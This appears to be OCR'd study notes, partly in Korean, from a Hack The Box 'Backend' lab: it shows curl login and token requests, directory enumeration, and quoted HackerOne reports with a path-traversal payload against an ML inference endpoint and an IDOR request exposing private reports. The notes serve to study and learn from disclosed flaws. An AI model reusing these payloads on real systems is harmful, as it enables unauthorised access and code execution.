
-d '{"email":"tester@tester.com", "password":"tester"}'

HTTP/1.1 201 Created

```
┌──(kali㉿kali)-[~/HTB/Backend]
└─$ curl http://10.10.11.161/api/v1/user/2 -s | jq
{
  "guid": "e245c645-ed38-4082-acbe-358cd878f87c",
  "email": "tester@tester.com",
  "date": null,
  "time_created": 1738426712070,
  "is_superuser": false,
  "id": 2
}
```

```
┌──(kali㉿kali)-[~/HTB/Backend]
└─$ curl http://10.10.11.161/api/v1/user/login -X POST -s | jq
{
  "detail": [
    {
      "loc": [
        "body",
        "username"
      ],
      "msg": "field required",
      "type": "value_error.missing"
    },
    {
      "loc": [
        "body",
        "password"
      ],
      "msg": "field required",
      "type": "value_error.missing"
    }
  ]
}
```

```
┌──(kali㉿kali)-[~/HTB/Backend]
└─$ curl http://10.10.11.161/api/v1/user/login -X POST -s -d '{"username":"tester@tester.com", "password":"tester"}' | jq
{
  "detail": [
    {
      "loc": [
        "body",
        "username"
      ],
      "msg": "field required",
      "type": "value_error.missing"
    },
    {
      "loc": [
        "body",
        "password"
      ],
      "msg": "field required",
      "type": "value_error.missing"
    }
  ]
}
```


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http
No. Time Source Destination Protocol Length Info
4 0.224357150 10.10.14.11 10.10.11.161 HTTP 268 POS
8 0.676718497 10.10.11.161 10.10.14.11 HTTP/J… 224 HT
Hypertext Transfer Protocol
POST /api/v1/user/login HTTP/1.1\r\n
Host: 10.10.11.161\r\n
User-Agent: curl/8.10.1\r\n
Accept: */*\r\n
Content-Length: 53\r\n
Content-Type: application/x-www-form-urlencoded\r\n
\r\n
[Full request URI: http://10.10.11.161/api/v1/user/login]
[HTTP request 1/1]
[Response in frame: 8]
File Data: 53 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded
Form item: "{"username":"tester@tester.com", "password":"tester"}"
Frame 4: 268 bytes on wire (2144 bits), 268 bytes captured (2144 bits) on interface tun0, id 0
Raw packet data
Internet Protocol Version 4, Src: 10.10.14.11, Dst: 10.10.11.161
Transmission Control Protocol, Src Port: 43458, Dst Port: 80, Seq: 1, Ack: 1, Len: 216
Hypertext Transfer Protocol
POST /api/v1/user/login HTTP/1.1\r\n
Host: 10.10.11.161\r\n
User-Agent: curl/8.10.1\r\n
Accept: */*\r\n
Content-Length: 53\r\n
Content-Type: application/x-www-form-urlencoded\r\n
\r\n
[Full request URI: http://10.10.11.161/api/v1/user/login]
[HTTP request 1/1]
[Response in frame: 8]
File Data: 53 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded
Form item: "{"username":"tester@tester.com", "password":"tester"}" = ""
0000 45 00 01 0c a1 cc 40 00 40 06 6a 60 0a 0a 0e 0b E·····@· @·j`····
0010 0a 0a 0b a1 a9 c2 00 50 4c ab 2a 4a 2b a1 73 6a ·····P L·*J+·sj
0020 80 18 01 f6 eb cb 00 00 01 01 08 0a 2f 08 f9 84 ·····/···
0030 e7 cc bf 11 50 4f 53 54 20 2f 61 70 69 2f 76 31 ····POST /api/v1
0040 2f 75 73 65 72 2f 6c 6f 67 69 6e 20 48 54 54 50 /user/lo gin HTTP
0050 2f 31 2e 31 0d 0a 48 6f 73 74 3a 20 31 30 2e 31 /1.1··Ho st: 10.1
0060 30 2e 31 31 2e 31 36 31 0d 0a 55 73 65 72 2d 41 0.11.161 ··User-A
0070 67 65 6e 74 3a 20 63 75 72 6c 2f 38 2e 31 30 2e gent: cu rl/8.10.
0080 31 0d 0a 41 63 63 65 70 74 3a 20 2a 2f 2a 0d 0a 1··Accep t: */*··
0090 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 Content- Length:
00a0 35 33 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 53··Cont ent-Type
00b0 3a 20 61 70 70 6c 69 63 61 74 69 6f 6e 2f 78 2d : applic ation/x-
00c0 77 77 77 2d 66 6f 72 6d 2d 75 72 6c 65 6e 63 6f www-form -urlenco
00d0 64 65 64 0d 0a 0d 0a 7b 22 75 73 65 72 6e 61 6d ded····{ "usernam
00e0 65 22 3a 22 74 65 73 74 65 72 40 74 65 73 74 65 e":"test er@teste
00f0 72 2e 63 6f 6d 22 2c 20 22 70 61 73 73 77 6f 72 r.com", "passwor
0100 64 22 3a 22 74 65 73 74 65 72 22 7d d":"test er"}

```
┌──(kali㉿kali)-[~/HTB/Backend]
└─$ curl http://10.10.11.161/api/v1/user/login -X POST -s -i -d '{"username":"tester@tester.com", "password":"tester"}' -H "content-type: application/json"
HTTP/1.1 422 Unprocessable Entity
date: Sat, 01 Feb 2025 16:27:53 GMT
server: uvicorn
content-length: 172
content-type: application/json

{"detail":[{"loc":["body","username"],"msg":"field required","type":"value_error.missing"},{"loc":["body","password"],"msg":"field required","type":"value_error.missing"}]}
```

-H "content-type: application/json"

HTTP/1.1 422 Unprocessable Entity

-d 'username=tester@tester.com&password=tester'

```
┌──(kali㉿kali)-[~/HTB/Backend]
└─$ curl http://10.10.11.161/api/v1/user/login -X POST -s -d 'username=tester@tester.com&password=tester' -i
HTTP/1.1 200 OK
date: Sat, 01 Feb 2025 16:32:15 GMT
server: uvicorn
content-length: 301
content-type: application/json

{"access_token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzM5MTE4NzM2LCJpYXQiOjE3Mzg0Mjc1MzYsInN1YiI6IjIiLCJpc19zdXBlcnVzZXIiOmZhbHNlLCJndWlkIjoiZTI0NWM2NDUtZWQzOC00MDgyLWFjYmUtMzU4Y2Q4NzhmODdjIn0.QJXZ0eK0sHP7qylVV6rMMYtveIB6O2aJxXWNL0PHCzI","token_type":"bearer"}
```

HTTP/1.1 200 OK

```
┌──(kali㉿kali)-[~/HTB/Backend]
└─$ curl http://10.10.11.161/api/v1/user/login -X POST -s -d 'username=tester@tester.com&password=tester' |jq
{
  "access_token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzM5MzY4NTAzLCJpYXQiOjE3Mzg2NzczMDMsInN1YiI6IjIiLCJpc19zdXBlcnVzZXIiOmZhbHNlLCJndWlkIjoiNGQzZGY0MDEtMzhlOC00NDYxLWEyNDAtY2ZkZDVkZDYxMmQwIn0.KNAIYFAcNj78ntRc5wIF-Ea4o3OrLVsVPL78glrylMc",
  "token_type": "bearer"
}
```

```
┌──(kali㉿kali)-[~/HTB/Backend]
└─$ gobuster dir -u http://10.10.11.161/ -w /usr/share/wordlists/dirb/big.txt -t 100
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.11.161/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/api                 (Status: 200) [Size: 20]
/docs                (Status: 401) [Size: 30]
Progress: 20469 / 20470 (100.00%)
===============================================================
Finished
===============================================================
```

```
┌──(kali㉿kali)-[~/HTB/Backend]
└─$ curl http://10.10.11.161/docs -i -s -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI
6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzM5MzY4NTAzLCJpYXQiOjE3Mzg2NzczMDMsInN1YiI
6IjIiLCJpc19zdXBlcnVzZXIiOmZhbHNlLCJndWlkIjoiNGQzZGY0MDEtMzhlOC00NDYxLWEyNDAtY2ZkZDVkZDYxMmQw
In0.KNAIYFAcNj78ntRc5wIF-Ea4o3OrLVsVPL78glrylMc"
HTTP/1.1 200 OK
date: Tue, 04 Feb 2025 14:25:56 GMT
server: uvicorn
content-length: 847
content-type: text/html; charset=utf-8


    <!DOCTYPE html>
    <html>
    <head>
    <link type="text/css" rel="stylesheet" href="https://cdn.jsdelivr.net/npm/swagger-ui-dist
@3/swagger-ui.css">
    <link rel="shortcut icon" href="https://fastapi.tiangolo.com/img/favicon.png">
    <title>docs</title>
    </head>
    <body>
    <div id="swagger-ui">
    </div>
    <script src="https://cdn.jsdelivr.net/npm/swagger-ui-dist@3/swagger-ui-bundle.js"></scrip
t>
    <!-- `SwaggerUIBundle` is now available on the page -->
    <script>
    const ui = SwaggerUIBundle({
        url: '/openapi.json',
    "dom_id": "#swagger-ui",
```

노출된 엔드포인트에서 API와 상호작용을 하는 것이 어떤 취약점을 초래할 수 있을까?

https://hackerone.com/reports/2032778

https://hackerone.com/reports/2487889

jobert submitted a report to HackerOne. June 20, 2023, 10:02pm UTC

HackerOne has an internal machine learning API that exposes inference endpoints for numerous machine learning / artificial intelligence solutions. In one of the endpoints, `/predict/report_weakness_id`, which is used to classify report input, a path traversal vulnerability exists that could lead to remote code execution.

HackerOne은 여러 기계 학습**(Machine Learning)** 및 인공지능**(AI)** 솔루션에 대한 추론 엔드포인트를 노출하는 내부 기계 학습 API를 보유하고 있습니다. 이 엔드포인트 중 하나인 **'/predict/report_weakness_id'** 는 보고서 입력을 분류하는 데 사용되며, 경로 탐색**(Path Traversal)** 취약점이 존재하여 원격 코드 실행**(Remote Code Execution)**이 가능할 수 있습니다.

trained_at

Code 228 Bytes Unwrap lines Copy Download

```
1  curl -X POST http://localhost:8082/predict/report_weakness_id -H 'content-type: application/json' -
d'{"version":"v1", "trained_at": "2023-01-01T00:00:00Z/../../..", "input": [{"title": "test xss",
"num_of_top_predictions": 3}]}'
```

version

Code 231 Bytes Unwrap lines Copy Download

```
1  curl -X POST http://localhost:8082/predict/report_weakness_id -H 'content-type: application/json' -
d'{"version":"v1/../../../..", "trained_at": "2023-01-01T00:00:00Z", "input": [{"title": "test xss",
"num_of_top_predictions": 3}]}'
```

bate5a submitted a report to HackerOne. May 2, 2024, 9:18pm UTC

Hi H1 i hope you are Doing Well Today :)

Explaining

- I Found that any private reports can be accessed by sending a POST request to the `/bugs.json` endpoint. This vulnerable endpoint requires `organization_id`, which takes the organization's ID as a value. It also requires `text_query`, which is used to search for report IDs. within this org , Now you can append the example organization ID mentioned on the policy page, `58579`. and For the `text_query`, you can simply append a single digit, such as 1, or any other single number. This will query all reports containing this digit, provided they belong to the specified organization

나는 모든 비공개 리포트를 **/bugs.json** 엔드포인트에 **POST** 요청을 보내는 것으로 접근할 수 있다는 것을 발견했습니다. 이 취약한 엔드포인트는 **organization_id**가 필요하며, 이는 조직의 **ID** 값을 사용합니다. 또한 **text_query**가 필요하며, 이는 리포트 ID를 검색하는 데 사용됩니다. 이제 정책 페이지에 언급된 예제 조직 **ID**인 **58579**를 추가할 수 있습니다. 그리고 **text_query**에는 단순히 숫자 하나(예: 1)를 입력하면 됩니다. 이렇게 하면 해당 조직에 속하는 모든 리포트 중에서 해당 숫자를 포함하는 리포트가 쿼리됩니다.

Step To Reproduce

1.Send a POST request to this endpoint. You can change the organization_id to anything, but leave it as it is

Code 636 Bytes — Unwrap lines | Copy | Download

```
1
2  POST /bugs.json HTTP/2
3  Host: hackerone.com
4  Cookie:  __Host-session=Your-Session-Here
5  X-Csrf-Token: Your-Csrf-Here
6  Content-Type: application/x-www-form-urlencoded; charset=UTF-8
7  X-Requested-With: XMLHttpRequest
8  Te: trailers
9  Content-Length: 390
10
11
text_query=1&organization_id=58579&persist=true&sort_type=pg_search_rank&view=message&substates%5B%5D=new&substates%5B%5D=needs-more-info&substates%5B%5D=triaged&substates%5B%5D=resolved&substates%5B%5D=informative&substates%5B%5D=not-applicable&substates%5B%5D=duplicate&substates%5B%5D=retesting&substates%5B%5D=pending-program-review&substates%5B%5D=spam&duplicates_must_have_no_ref=true
```

Impact

idor lead to view private reports

`title`, `url`, `id`, `state`, `substate`, `severity_rating`, `readable_substate`, `created_at`, `submitted_at`, `reporter_name`